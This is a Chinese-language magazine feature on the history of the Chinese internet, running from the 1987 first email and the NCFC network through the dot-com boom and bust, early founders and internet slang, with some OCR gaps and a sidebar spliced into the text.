互联网经济有了规模效应，任何一个互联网的应用，包括现在的一些增值业务，一些收费业务等等，有1亿网民的规模做基础，那将是一个非常可观的产业。

规模剧增的同时，业务也越来越细分化了。网民过亿了，他们的口味可以说繁多，那么需求就繁多，多元化的需求可能就会带来一些非常行业细分的领域，比如原来是一个很小的企业，或者说微不足道的企业，现在网民有需求了，加上1亿的规模可能会产生非常好的经济效益。比如报告显示，用户半年内购买的网络游戏虚拟物品(包括:装备、武器、身份等)平均费用总额为178元。

互联网的第二春真正来临了。CNNIC 7月21日发布的2004年中国互联网大事记中，数家中国互联网公司上市已经显露出这种趋势。

然而，追忆18年前的往昔　岁月，一代又一代的互联网人为了这次中国互联网的成人礼前赴后继。

1987～1998:建网难

追忆拓荒岁月

从20世纪80年代中期开始，中国科技人员开始了解到国外同行们已经采用电子邮件来互相交流信息，十分方便、快捷。中国互联网的发展，和世界上大多数国家互联网发展相似，最初都是由科学研究的需求而推动发展的。

1993年，中国科学院高能物理研究所开通了64K专线，连入美国能源网。但由于政治原因，这条专线只能连入美国能源网内网。在ISOC(Internet Society，互联网社区)发表的世界地图上，中国仍然被标为没有互联网的国家。

1994年初，中国科学院、清华大学和北京大学经过近两年的努力共同建设的我国第一个大规模TCP/IP网络NCFC，终于在中美科技联合会议之前，正式接入国际互联网。互联网正式接入中国后，中国四大骨干网相继展开建设，拉开了中国互联网发展的序幕。

接入Internet 再难也得上

1992年6月，日本神户。在国际互联网1992年会上，中科院钱华林研究员首次约见美国国家科学基金会国际联网部负责人Steven Goldstein先生，讨论中国正式连入国际互联网的问题，但被告知，由于网上有很多美国的政府机构，红色中国的接入会有政治障碍。

1993年6月，美国旧金山。在国际互联网1993年会上，是NCFC专家们讨论此事的最忙碌的时刻。国际互联网1993年会后，数十人移师旧金山以北七十多英里的一个海湾，召开〝国际科研网络协调委员会〞会议，会上有一个议题专门讨论中国的〝入网〞问题。钱华林研究员向国外专家介绍了NCFC的进展情况，重申了我国与国际互联网连通的要求，得到大部分到会人员的支持。经过多方努力，美国政府放宽了对我国的限制，但要求我国签署并遵守他们的准用协议——即要求网络只能用于科技和教育，不得商用，并制定我们自己相应的准用政策后，可以连入美国的互联网。

此后，在美国华盛顿举行的由中美两国政府代表团参加的中美科技合作联委会上，中科院副院长胡启恒院士代表中国政府向美国国家科学基金会正式提出要求连入互联网，并得到认可。

1994年4月20日，这是一个标志性的日子，在那一天，经过努力，中国终于可以全方位地访问Internet。

在北京，中科院计算机应用研究所钱天白研究员在德国卡尔斯鲁厄大学Zorn教授的协助下，5月21日完成了中国国家顶级域名(CN)的注册，运行了中国自己的域名服务器，在NCFC主干网设了主服务器，在美国和欧洲设了四个副服务器，改变了中国的顶级域名服务器一直在国外运行的历史，揭开了我国互联网发展的新篇章。

建设骨干网 打基础的日子

中关村地区教育与科研示范网络，即NCFC工程于1990年4月启动，主干网于1993年底建成，将中科院，清华大学，北京大学三个院校互联。

记者采访中国互联网前辈，清华大学胡道元教授时，知道了NCFC工程的立项的一段〝偶遇〞。


1989年冬天，胡道元参加完东北大学刘积仁博士的论文答辩后，在回京的列车上，偶遇原国家计委高科技司的领导，这位领导正陪同世界银行向中国高新科技提供贷款的官员和专家进行考察。胡道元抓住这次机会，用英语和外国专家直接交流，并向外国专家建议，世界银行应考虑为中国互联网建设提供资金。

世界银行官员和专家参观完毕清华校园网后，对清华校园网的建设感到很兴奋。随即，国家计委和世界银行专家组决定从立项的两亿美元各个项目中分别抽取一部分资金，资助我国搞中关村地区的教育和科研示范网，即把清华、北大和中科院连接在一起的NCFC工程。

NCFC工程建设的完成，为了使全国的科技人员能尽快地共享这些网络资源，中国科学院于1995年4月开始实施京外单位的联网工程，俗称〝百所联网〞工程，其目标是在北京地区已经入网的30多个研究所的基础上把网络扩展到全国24个城市，实现国内各学术机构的计算机互联并和Internet相连。

互联网挽救了朱令的生命

1995年3月初，清华大学92级女生、21岁的朱令突患疑症，陷入昏迷状态，生命垂危，3月15日住进北京协和医院，朱令中毒原因始终未能查出。朱令的高中同学、北京大学力学系92级学生贝志诚和几个同学一起将报刊上发表的关于朱令病症的报道译成英文，通过Internet向世界发信，进行全球医学专家远程会诊，这也是我国首次网上医疗会诊、救助行动。信发出仅3小时，就收到回信，世界各地陆续回信1500多封，30%的信认为是“铊”中毒，为抢救赢得了时间。1995年4月28日，经我国“铊”中毒课题研究专家陈震阳教授确诊的确是“铊”中毒。经全力抢救，朱令昏迷6个月后终于脱离了危险。



生病前后的朱令(下)



热心人的来信(上)

1987～1998:建网难

钱天白和第一封电子邮件

最早的四大网

1995年5月，中国电信开始筹办CHINANET。1995年12月，中国教育科研网通过国家计委组织的验收。金桥网也于1996年9月正式宣布开通。加上最早的中国科技网，这是我国最早的四大网络。

CHINANET

1994年4月NCFC工程正式开通到美国的64K专线，邮电部门也看到了互联网的发展趋势，其用户必将扩展到全社会各行各业，邮电部门开始筹划建设中国公用计算机互联网。1996年1月，中国公用计算机互联网的正式开通，标志着中国的互联网用户从科技教育界已经转向全国各行各业。从那时开始，中国人开始接触到互联网这个新生事物，开始认识并逐步进入网络所代表的数字化生活。

CERNET

NCFC工程建成以后，除清华和北大外的广大高校也提出了使用互联网的迫切要求。于是1994年10月，由国家计委投资，国家教委主持的中国教育科研计算机网(CERNET)开始启动，该项目的目标是建设一个全国性的教育科研的基础设施。1995年8月8日，水木清华BBS正式开通，成为我国第一个互联网上的BBS。那天正是个好日子，人们当然不知道在13年后，也就是2008年8月8日，29届奥运会将在北京开幕。

金桥网

中国金桥网是国家经济信息化的基础设施。1993年8月，当时的国务院李鹏总理批准使用300万美元总理预备金支持启动金桥前期工程建设。

作为被国家认定为两个可提供互联网商业运营服务的互联网络之一。1996年9月，金桥信息网互联网业务正式宣布开通，主要提供专线集团用户的接入和个人用户的单点上网服务，可为用户提供高速、便捷的服务。

1987年9月20日，钱天白先生发出了第一封“越过长城，通向世界”的电子邮件，这封电子邮件经由意大利，到达德国卡尔斯鲁厄大学的一台服务器上。国内科学家收发E-mail，非常昂贵，信息送出去要付钱，收信息也要给钱，当时1K字的信息要7元钱。而美国人、欧洲人发E-mail已经很便宜甚至免费，有什么消息就发送过来，但不收就不知道是否重要，收回来却发现很多信息不重要，但钱已付了。


(Message # 50: 1532 bytes, KEEP, Forwarded)
Received: from unikal by irul1.germany csnet id aa21216; 20 Sep 87 17:36 MET
Received: from Peking by unikal; Sun, 20 Sep 87 16:55 (MET dst)
Date: Mon, 14 Sep 87 21:07 China Time
From: Mail Administration for China <MAIL@ze1>
To: Zorn@germany, Rotert@germany, Wacker@germany, Finken@unikal
CC: lhl@parmesan.wisc.edu, farber@udel.edu, jennings%irlean.bitnet@germany, cic%relay.cs.net@germany, Wang@zel, RZLI@zel
Subject: First Electronic Mail from China to Germany

"Ueber die Grosse Mauer erreichen wir alle Ecken der Welt"
"Across the Great Wall we can reach every corner in the world"
Dies ist die erste ELECTRONIC MAIL, die von China aus ueber Rechnerkopplung in die internationalen Wissenschaftsnetze geschickt wird.
This is the first ELECTRONIC MAIL supposed to be sent from China into the international scientific networks via computer interconnection between Beijing and Karlsruhe, West Germany (using CSNET/PMDF BS2000 Version).

University of Karlsruhe	Institute for Computer Application of
-Informatik Rechnerabteilung-	State Commission of Machine Industry
(IRA)	(ICA)
Prof. Werner Zorn	Prof. Wang Yuen Feng
Michael Finken	Dr. Li Cheng Chiung
Stefan Paulisch	Qiu Lei Nan
Michael Rotert	Ruan Ren Cheng
Gerhard Wacker	Wei Bao Xian
Hans Lackner	Zhu Jiang
	Zhao Li Hua

中国互联网络信息中心提供的“中国第一封电子邮件”原文

同年11月，钱天白作为来自中国的代表出席在美国普林斯顿召开的国际学术计算机网络年会，在大会上，钱天白对CANET的发展情况作了介绍，引起了各国代表的热烈反响。1990年10月，由钱天白代表中国正式在国际互联网络信息中心的前身DDN-NIC注册登记了我国的顶级域名CN。从此，开通了使用中国顶级域名CN的国际电子邮件通信服务。

1988年，胡道元教授从UBC大学带回来一个EAN软件包，开始了连接使用电子邮件的尝试。清华大学的这套电子邮件系统采用本地独立的邮件服务器，使中国的电子邮件应用迈上了一个新的台阶。

1991年，高能所连入美国斯坦福线性加速器中心，开通了电子邮件。随着中外学者交流的不断深入，以及一些外国专家要到北京来合作项目，高能所逐渐感到每年巨额X.25通信费用很难承担，于是就决定租用AT&T公司的国际卫星信道建立与美国SLAC国家实验室的64K专线。

据该项目的负责人，高能所计算机中心的许　生研究员介绍，1993年这条专线正式开通，它是我国实现部分连入互联网的第一条专线。这条专线通过北京三元桥的国际通信局租用卫星，直通美国旧金山市，然后通过电缆连通斯坦福大学。在中国这边，三元桥那儿接通821局，然后一条街一条街地检查线路，这样就搞了18个月。同时美国商业部当时限制路由器(Router)出口中国，而美国科学家却到斯坦福加速器中心借了一个。

国家基金委大力配合，投资30万元，使各个学科的重大课题负责人能够拨号连入高能所的这根专线上。这根专线在1994年4月中国正式连入互联网后，也实现了互联网的全线连通。与此同时，为了减少信号延迟，该信道于1995年初改为通过海底光缆连接到日本进入互联网。几百名科学家在我国得以使用电子邮件。

中国各地的一千多名科学家是这个新生事物的第一批使用者。电子邮件是互联网在中国最初也是最主要的应用。

1995年开始，探索互联网的商业应用。

1998～2000:烧钱快

燃情年代



在原瀛海威办公地点，北京兴发四层，当年的一个记者拍照时，瀛海威的牌子已经挂不住了，为了让记者拍照，工作人员只能凑合将它订上。

1995年8月，网景公司在美国纳斯达克上市，发行价每股28美元，世界新经济时代开始。网景的上市被公认为是全球网络经济的一个转折点，从这一天起全世界进入了一种前所未有的疯狂和执着中。

就在网景上市的同一时间，中国电信正在筹建中国第一个公用国际互联网网络，当时的互联网网民数大约为2000户。1995年，中国人开始探索如何实现商用。从1995年商用化以来，互联网在中国的发展正好经历了十年。

最早一批提供接入服务的ISP以推动互联网普及应用为目标，虽然一度声名大噪，结果却是长期严重亏损，这其中，代表性的 海威公司，总投资达一个多亿，在不到两年的时间就消耗殆尽。但那些做信息服务、BBS、E-mail邮箱的企业要好得多，虽然有相当多的此类企业被淘汰，却也有如新浪、网易、搜狐等企业最终发展起来，并获得了巨大成功。

互联网创造了很多神话。从张树新到王志东，从丁磊到陈天桥，互联网的成就汇聚在极少数人身上，他们创造了财富神话。与此同时，互联网浪潮汇聚了无数热血青年、创业者和投资者。互联网的创业和投资的激情，互联网独特的自由、开放、理想，远远超越互联网和资本财富本身。

先驱的故事

1995年，一块 海威公司的广告牌竖立在北京白石桥路口。这块广告牌上写着:"中国人离信息高速公路还有多远？向北1500米。"白石桥路口向北1500米的魏公村，就是 海威公司所在地。那时，没有多少人听说过网络或电子商务，甚至没有多少人知道互联网是什么样子的情况下， 海威给了人们许多对未知世界的 想。1995年，人们经常可以在电视、报纸和广播里听到和看到有关 海威的消息。张树新等成为中国互联网的第一代创业者。

但是，当时由于中国社会环境和人们对互联网的认识，使张树新和 海威的发展面临障碍。张树新自己描述说，在1994年底到1995年初之间，我们走入互联网行业，是一种不幸，也可以说很有幸。作为最早在中国做互联网的一群人，我们遭遇了互联网在中国发展所面临的所有问题。记得当时我第一个去邮电部申请做互联网服务时，没有人知道把它放在哪一类;没有人知道如何去收费。

1997年6月邮电投资70个亿的169全国多媒体通信网启动， 海威受到明显的冲击。1997年8月， 海威提出转型，向金融服务方向转。而同年，网易、新浪(前身是四通利方论坛)、和搜狐的 起也对 海威形成挑战。

1997年 海威的全年收入为963万元，而仅广告宣传费即为3000万元。由于香港金融危机，1997年12月，中策公司终止了参股 海威的想法， 海威开始收缩战线。也是在这样的背景下， 海威接受了中国兴发集团的注资。1998年6月，张树新辞去 海威总经理的职位。1998年11月，除了总经理以外的全体 海威中高级管理人员集体辞职。和 海威几乎同一时期发展起来的中国第一拨网络公司，几乎全部倒下。 海威是互联网在中国发展的实验品，张树新在 海威的结局有一种宿命的感觉。

资本的故事

中国商用互联网的发展从一开始就和资本纠缠在一起。

"资本方面大家都很清楚，我就不再多说了，早年拿第一笔钱难得比登天还难。当时所受的挫折和内心的伤痕到现在还没有消除。因为当时简直是在完成一件不可能的事情，国外没有人相信中国还

72小时网络生存测试

1999年的9月3日至9月6日，在中国的互联网上最引人注意的站点恐怕就是一个叫做“梦想家”的网站了。他们推出了一项令人心动的活动——中国首次网络生存测试。在为期3天的测试期内，位于北京、上海、广州的12位志愿者凭着1500元人民币和1500元电子货币在与外界隔绝的测试用房内度过了72小时。当时的参赛者之一的王学峰回忆时说:“第一天挣扎五个小时我喝上了豆浆;第二天奋战24小时，我只拿到3张VCD和一盒巧克力;第三天真的开始怀疑，网络生存是不是一只花瓶。”此后的2003年，第二届“100小时网络生存测试”曾一度出现女主角难以寻觅的尴尬。



第一次72小时网络生存测试中，参与者在网络上除了为了生存而奔波外，其他无所事事。



第二次100小时网络生存测试后，参与者仍旧对网络的生存状况表示很担忧。这位参与者测试后的第一句话是，“我 一个星期不想碰网络了”。

有互联网，所以为融100多万绕了地球跑了那么多圈去说服。而现在坐在东方君悦酒店，能看到很多的风险投资者都在走廊走过，所以现在是山花浪漫的时节。”这段话是张朝阳在今年6月底搜狐公司举办的“2005中国互联网与新通信高峰论坛”所说。

和张朝阳相比，王志东的创业资本获得比较顺利。1993年，他就从四通公司那里拿到500万港币。但到了1997年初，四通公司投入的500万港币花得差不多了，在国内又拿不到其他投资，四通利方需要从国外融资。

1997年，王志东开始在美国、新加坡等地和投资商接触。经过谈判，王志东从华登投资公司、RSC、艾芬豪国际集团三家风险投资商那儿一共拿到了650万美元的风险投资，领头的华登投资300万美元，艾芬豪公司投资200万美元，RSC投资150万美元。此次融资后，以华登为首的三大投资公司)占了四通利方的大部分股份，管理层也获得了10%的股票期权，王志东的20%股份被稀释成了13%。

正是在谋求风险投资的过程中，四通利方走上了风险投资设计的道路。那时的四通利方还是一家软件公司。1996年初四通利方开始实施所谓互联网战略，首先是网络版的出现，然后是4月汪延归国组建国际网络事业部，并推出利方在线网站。1997年底，四通利方统计了一下利方在线的点击率，居然超过了90万，而1996年4月雅虎在美国上市时的日点击率也只有100万次。

1998年世界杯期间四通利方在线的广告收入达到了18万元人民币。当时组织利方在线世界杯报道的陈彤说，好像一下子看到了前面的路一样。在风险投资的指挥下，四通利方从一个中文软件平台变成日后的全球最大中文网络，风险投资商手里的工具就是资本和资本规则。

创业的故事

在互联网成功的创业者故事中，丁磊具有典型性。

1997年底，网易公司开发出来的软件，是一个用于互联网上的免费电子邮件系统，类似于Hotmail，可以让网民在网上免费收发电子邮件。1998年2月，国内第一个全中文界面的免费邮件网站163.net开始给网民提供服务，注册用户数量以每天2000人的速度增加，半年时间内达到了30万用户。看到163.net的成功，许多公司纷纷购买邮件系统，网易就以十万美元的价格卖给首都在线一套。开发大容量邮件服务系统，是网易由生存转向发展的一个重要飞跃。到1998年底，公司有了近400万元的利润，都来自于销售免费邮件系统等软件。

1996年，丁磊曾在一家广州ISP公司飞捷打工，在那里他开辟了飞捷BBS，聚集了广州第一批网民，这个BBS成为网易BBS——即后来的网易虚拟社区的前身。丁磊开发网易BBS时，飞捷BBS的活跃用户就全跑过来，给网易BBS带来非常旺的人气。当时用“北有清华(BBS)，南有网易(BBS)”来形容网易BBS的影响。

BBS之后，网易推出了功能很强的免费个人主页服务，令其名声大震，这成为网易发展史上的里程碑。1998年9月，受雅虎、搜狐等网络门户大受欢迎的影响，网易将主页改成网络门户，并启用netease.com的域名，后来改为163.com，在纳斯达克，网易的股票代码是NETE。网易一路坎坷，在上市后由于财务报表的问题，差点被摘牌，但现在在纳斯达克中国网络概念股中表现的极其出色。丁磊对网易将近60%的股权，也使其稳居中国内地富豪榜前列。

1999年，是20世纪的最后一年，那年，各种媒体在大肆炒作“千 ”概念，大家都在等待21世纪的钟声敲响，那是一个激情四射的年代。在中国互联网界，人们探索着多种模式。海归青年李彦宏在1999年底创办百度，任百度总裁。百度公司在2005年8月初在纳斯达克年上市，李彦宏也成为网络新贵。

丁磊



丁磊像大多数搞技术的大学生一样，通过为别人写软件挣了点小钱。1997年5月，他用50万元人民币注册了网易公司，开始了自己的互联网创业生涯。

高春辉

高春辉1997年7月开始制作个人网站“高春辉的个人主页”，1998年进入CNNIC排名，在个人网站中排名第一。同时被评为1998年中国十大网民之一，当时号称中国个人站长第一人。1999年2月进入金山公司，任卓越网站事业部总经理。2000年4月离开卓越网，创办了天下网。2001年4月，高春 进入Tom.com工作。2002年3月离开Tom.com创建手机之家网站，在手机类网站中排名前列。



张小龙

张小龙从1996年起开发Foxmail，历经了多次版本升级，成为中国最著名的邮件客户端软件，中文版使用人数超过300万，英文版的用户遍布20多个国家，列名“十大国产软件”。2000年4月，张小龙和他的Foxmail一起加盟博大互联网公司，任副总裁和CTO。



互联网的冬天不仅是资本的冬天，也是”知本家”的冬天。

艰难的互联网寒冬

裁员与倒闭

2000年12月初，知名的中文图书网站博库网裁掉四分之一的员工。一位员工私下说："看看自己的周围，我就知道这一天早晚要来临。"

他说的话一点都没有错，在国内众多声名赫赫的网站里，博库网的裁员还算是晚的。此前，网站的裁员每天都在上演着，而且频率越来越高，某业界人士称:90％以上的网站已被卷入裁员潮中。而且,这种形势仍有可能持续下去。

看来，这正应了2000年初原新浪网CEO王志东的话，年底将要有90％的网站要死掉。他当时就强调，死掉有两种可能，一种是倒闭，一种是被收购。于是本来还盲目乐观的从业人员，如今真的无法再笑对这种局面:资金短缺、裁员、被收购或者倒闭。

其实，种种迹象早在2000年初就已经显现。2000年5月中旬，号称"全球首家网上时装网站"、欧洲最著名的电子商务网站之一的Boo.com宣布倒闭。这家创立于1994年的网上零售商在最风光的时候市值高达4.5亿美元，但最后只以三十多万美元的价格出售。2000年8月1日，香港最大的网上书店——博学堂突然自己进行清盘，实际上宣告倒闭。此后，明里暗里倒闭的大小网站不计其数。

裁员则是公司防止倒闭的保护性措施。2000年6月开始，一些知名的网站如Tom.com、苹果日报网和南华早报网等纷纷裁员。到8月14日，香港的人人网站(renren.com)宣布裁员102人，占公司总人数的1/3。而后来，包括中华网、硅谷动力等知名网站也挥起了裁员大刀，互联网业呈现出一派落叶过冬的景象。不久前，媒体纷纷以"互联网的寒冬"来形容互联网业的这种萧瑟景象。

寒风来自资本市场

无独有偶，美国《商业周刊》最近也发表了一篇题目为《互联网萧条？》的文章，文中有非常悲观的"科技萧条"、"螺旋下跌"等新造词语。

《商业周刊》总结了互联网萧条的主要原因:即在以高科技概念为中心的新经济里，高度"挥发性"的金融运作扮演了极为关键的角色，这使得新经济具有了极为陡峭的性格，快速蹿起，但也快速崩落。

意思很清楚，过分依赖股市使得互联网产业骤起骤落。在纳斯达克股市大涨特涨的同时，几乎所有的互联网公司似乎都找到了一条发财致富之路:白手起家、吸收风险投资然后进军纳斯达克。可是自2000年4月份以来，纳斯达克的神话陡然破灭，一度风光无限的互联网公司于是也变得沉重起来。资本市场的收缩使大量的互联网公司无法获得计划中的资金，于是大量的互联网公司因为资金或管理、经营等问题而倒闭或被收购。于是网站倒闭年、泡沫破灭的恐怖气氛笼罩着整个行业。市场从对互联网经济的疯狂追捧回到了业绩决定公司价值的理性状态。就连一直对互联网情有独钟的软库首席执行官孙正义也调整了自己的投资策略，从投资网站转为投资技术与基础设施。

同样，在分析互联网寒冬因何而来时，许多人都提到，互联网的寒冬其实就是资本市场的寒冬。做过"我的网"(MYWEB)，又做过　旗席殊(网上书店)的许　先生并不赞成"互联网冬天"的提法，他认为这充其量不过是".com的冬天"或"资本市场的冬天"。

投机与炒作注定是寒冬

面对资本市场寒冬的来临，一致沟通网络技术有限公司财务总监曹　先生分析说:"其实这一年来纳斯达克股指狂涨暴跌，说到底是非理性炒作和极度投机的结果。当高昂的股价与巨额的亏损是如此不协调时，市场除了暴跌，还有什么别的办法呢？"

也就是说，两年来的非理性炒作与过度投机，早已注定了资本市场的冬天的来临。对此，一直致力于软件技术研究的书生公司创始人王东临深有感触。他没有追赶.com的热潮，而是默默地开发出电子公文传输系统，并用它敲开了中国人民银行、中国农业银行、中国银行等一家家行业客户的办公自动化大门。

王东临认为，过去许多人在没有群众基础的环境下，爆炒各种商业模式的革命和改变，就像是在沙丘之上盖大楼。同样，中国的企业普遍缺乏一种产业链的概念。任何一个健康的产业，肯定要有一个比较完善而健全的产业链，这个产业才能流动、才能发展。"但在我们这里，所有人都希望做链条里最光亮的环节，去做网络交易、做网上书店、去做B2B、B2C。但实际上就目前来说，如果脱离了软件、技术、基础的服务，包括网络通讯，其结果一样是不牢固的"。

更值得强调的是，一个原本并未发育成熟的市场和没有形成稳定消费习惯的群体怎能满足网络企业们梦一般的期望？过去的误区不是简单的资本市场过热，也不全是因为互联网的炒作，而是所有的商业模式、所有的业务运作都是以自我为中心，而忽略了互联网消费者。这样，许多"烧钱"烧得差不多、又没有明显盈利迹象的网站就只有两种选择:要么倒闭，要么卖掉。



在2003年底，中国互联网开始复苏，今年开始再度兴盛，为什么呢？一个是外在大的环境成熟了，人们已经开始接受和依赖互联网，另外就是企业一看上不成市，只有自力更生了，研究研究如何赚钱，穷人的孩子早当家。让我们看看现在的互联网是怎么赚钱的：

第一，以传统行业产品为主，网络为工具的公司。实物类，比如卓越、当当、亚商，这些公司都是通过互联网来卖产品，说白了他们就是一个代理经销商，网络在他们的眼中就如同电视购物的电视，DM购物的DM等，只是一种卖东西的工具；信息类，比如阿里巴巴、中华化工网、中华商务网，它们通过互联网为企业提供行业分析报告和供求信息，说白了它们就是一个行业咨询公司；服务类，如ELONG，通过互联网来订机票和宾馆，说白它们就是一个服务中介，抽取佣金。

第二，以互联网为主的，以互联网产品为主要收入的公司。比如盛大，纯粹是靠网络来赚钱，因为它们的产品的网络游戏；还有新浪，多半是靠网络广告。

其实做企业要扎扎实实，就如同“做人，要厚道”一样，只要方向对了，做好基础工作，暂时赚不赚钱不重要，千万别好高　远或走捷径。其实这些道理谁都懂，当一轮自己就迷茫了，所谓的：当局者迷，旁观者清。这也就是佛家所倡导的，欲成正果，先要克服“心魔”，战胜了你自己，也就成功了。

中国互联网热点——文化篇

后话语时代的快感

> **精彩的网络语言**
>
> 稀饭:喜欢;
> 色友:摄影爱好者;
> 驴友:旅游爱好者;
> 坛子:论坛;
> 马甲:一个人的多个ID;
> 表:不要;
> 偶:网络上常见的第一人称表述，用法类似于现代汉语的“我”;
> 顶:论坛的程序一般将帖子按照回复时间的先后顺序排列，回一个帖子可以将原帖子提到上面，所以将回帖叫做顶;
> 灌水:发无关紧要的帖子;
> 酱紫:“这样子”的快速省事读法;
> 东东:东西;
> 斑竹，板猪:版主，论坛版块的管理人员;
> 粉:很，非常;
> 米国:美国;
> 美眉:漂亮姑娘;
> 恐龙:长得难看的女生;
> 青蛙:长得难看的男生;
> 菜鸟:就是初级水平的新人;

当你自然而然地打开QQ、MSN开始聊天，当你在申请的博客上记录生活中的点点滴滴，或者当你泡在论坛上灌水和拍砖之时，你是否已经意识到，一个精英分子独霸话语权的时代已经悄然退却，一场后话语时代草根民众自由表达个人主张及自娱自乐的文字盛宴随之而来了呢？

草根的力量

传说黄帝的史官仓　创造出文字后，因为泄露了天机，鬼神夜夜啼哭，可见大自然是多么不愿意人类掌握文字这种神秘的沟通力量。文字，从它诞生的那一刻起，就具有了与生俱来的神圣和力量。

在古代中国，文字向来是由士大夫阶层所掌握。即使诚实如董狐和太史伯，文字也仅仅代表着史官们对史实的过滤性记录和对观点的选择性描述。几百年甚至几千年后的今天，我们在史书上看到的记载，只不过是司马迁们眼中的历史，由于各种因素的制约，这个历史离事实的真相一定有着或多或少的距离。语言文字的力量就这样渗透到一切历史、宗教和艺术的传承之中。谁掌控了文字，掌控了话语权，谁就掌控了子孙后代的思考，文字无与伦比的神圣力量由此可见一斑。

即使到了现代中国，语言文字仍然是精英分子独享的特权。我们还依稀记得，在离今天并不遥远的1980年代——那是一个对文学激情洋溢的年代，大学校园里到处是充满着浪漫情怀的文学青年。他们三五成群地在校园的草地上围成一圈，在月光中怀着仰慕的心情朗诵着北岛或者舒　的诗篇。如果有一天，他们当中某个人的诗作印成了铅字，占据了报纸或杂志上一个豆腐块大的地盘时，你会看到他脸上焕发出无比自豪的　　光辉。

只有到了今天，文字才真正脱离了英雄主义的色彩，变成了个人主义的东西。在这个互联网的时代里，语言文字失去了它高高在上的地位。从以前的〝博客〞到现在的〝播客〞，甚至以后的〝维客〞，每个人都可以拥有一份自己的〝网络报纸〞、〝网络广播〞或〝网络电视〞。正如超级女声在电视上〝想唱就唱〞，人们在网上也可以〝想写就写〞、〝想说就说〞，甚至〝想秀就秀〞，网络成为了草根民众张扬个性、表现自我的最佳场所。即使〝妖媚〞如 蓉姐姐这样的普通女孩，只要敢于张扬、勇于表达，也可以一夜成名。互联网时代的草根民众显示出了前所未有的力量。

永远的Happy

在互联网这个虚拟世界里，人们绝不绷着脸说话，快乐是永远遵循的终极原则。优雅的文字越来越曲高和寡，星爷似的无厘头语言成为一种时尚。语言从神圣的殿堂走到平常百姓中，〝文以载道〞的社会责任不再沉重，浅薄的乐趣也就浮现出来。

〝爱一个人需要理由吗？不需要吗？需要吗？不需要吗？〞，类似于这样的语句充斥着网络，人们在对语言肆意的解构中，或者说肆意的 中体会着出轨的快乐。专栏作家伊伟曾经写过一篇文章叫《说都不会话了》，其中就痛数了当今话语的种种恶俗病症。

不仅仅在文字的表达形式上，在文字的表现内容上同样体现了互联网一贯的快乐原则。方兴东大概也没有想到，他苦心经营的博客中国会因为木子美的禁忌话题而真正走入普通百姓的视野。从某种意义上来说，木子美超越传统道德规范的文字，在娱乐大众的同时，是不是也起到了普及新事物的作用呢？

文字批评家谢有顺认为，〝世俗和粗鄙之风的盛行，使得优雅的汉语正在面临失传〞，〝我们必须回望汉语的源头、自觉传承汉语的神髓，才能重新收获汉语曾经有过的灿烂和辉煌〞。

也有不同的声音认为，没有必要这么紧张，也许只有将表达逼入一个危险地带，语言的生命才能从绝境中发现前所未有的奥妙。文明的现代转型首先是以语言的自新来实现，我们从语言日新月异的面孔中可以看见世界鲜活的表情，反过来，由于语言的变迁，我们的身心世界也发生了深刻的变化，新的现代文明也就由此而生。

精彩的网络语言

大虾:高手;

木油:没有;

伊妹儿:电子邮件;

猫:英文“MODEM(调制解调器)”的音译，拨号时连接的叫声为“猫叫”。

爱老虎油:I love you，我爱你;

I服了YOU:我服了你;

……的说:一种倒装语序，比如“最近很郁闷的说”;

严重**:与动词联用，表示强烈的情感，比如严重打倒、严重同情之类;

蛋白质:笨蛋、白痴、神经质;

GG，JJ，DD，MM，BF，GF:哥哥，姐姐，弟弟，妹妹，男朋友，女朋友;

BB:因不同的语言环境具有不同的意思，可以是宝宝、情人，还可以是拜拜的意思;

886:再见;

7456:气死我了;

9494:就是就是;

520:我爱你。

中国互联网热点——文化篇

不必视网络语言为洪水猛兽

编者:《不必视网络语言为洪水猛兽》一文为本刊特邀厉兵老师所作。



厉兵，教育部语言文字应用研究所研究员。1968年吉林大学外语系毕业，1981年中国社会科学院语言研究所硕士研究生毕业,导 师:李荣。1981—1984年在中国社会科学院研究生院工作，1984年至今，在语用所工作。现任中国社会科学院研究生院语用系系主任。主攻方向:语音学、方言学、汉字学。

关于网络语言的争论已经持续有些日子了。这里所说的网络语言，不是指〝帖子、版主、红客、博客〞这类表达网络新概念的新词语，而是指网民们在聊天室、BBS、QQ、E-mail和手机短信中使用的那些被视为〝另类〞的语言表达方式，诸如标点与字符组成的情感符号、阿拉伯数字谐音、新创英文或汉语拼音缩略语、普通话或方言谐音、同音或近音汉字替代、动物名称指代、普通词语别解、英文词语缩写或英文句子，等等。

面对这类流行的网络语言，社会上褒贬不一。赞成者有之，宽容者有之，斥之为垃圾者有之，责之不健康者有之，忧心 者有之。一些教师和家长看了犯晕、叫苦不迭，一些学者更是认为它是对语言文字规范的颠覆。



2004 年感动中国互联网的经典语句

我认为，人们把这件事看得过重了。世上本无事，庸人自扰之。应当认识到，所谓网络语言，仅仅是特殊的群体在特殊的场合与特殊的对象采用的特殊的便捷的而又心领神会的表达方式。这些表达方式简单、新奇、灵活、 谐、幽默，富有创造性，反映了网民中占多数的青少年们追求时尚、崇尚创新、张扬个性的特点，体现了青少年对新鲜事物所表现出的强烈好奇心和浓厚模仿欲。

一些教师和家长看到孩子们话语、作文、日记里出现了这类网络词语，颇为担心，认为如果对网络语言不加以控制，很可能会对传统正规语言的学习产生负面影响。一些媒体甚至大段大段地摘录学生〝引文〞实例以显示事情的严重性。看过之后，我实在怀疑有关目前中小学存在的这种情况的报道言过其实，那些引文要么是小孩子们有意合成、再度创作的，要么是大叔叔大阿姨们代为拼接加工的。其实，孩子们使用网络另类词语，不过是觉得新奇好玩，或许带有一点儿调 和恶作剧的色彩。须知，在孩子们的世界中蕴藏着丰富的想象力与创造力。即使是恶作剧，可能会蕴藏着创造的火花。德国的儿童心理学家托马斯·卡尔松就认为，恶作剧反映一个孩子的智商较高。他的观察资料显示，爱搞点恶作剧的孩子富有创造性和想象力，日后成才的可能性比起循规蹈矩的孩子更大。

事实上，一个教师如果不希望学生在作业中使用网络语言，是很容易做到的。只要把道理说明白，我想没有一个学生会〝执迷不悟〞。应当相信，只要你教师有足够的威望，孩子们会按照你的教导，把握这类语言应当在什么时候、什么场合、跟什么人使用。正如他们从不会把在海水浴场穿的游泳衣穿进教室里来。所以我说，没有必要把学生中使用网络语言的现实境况说得似乎已经失控。

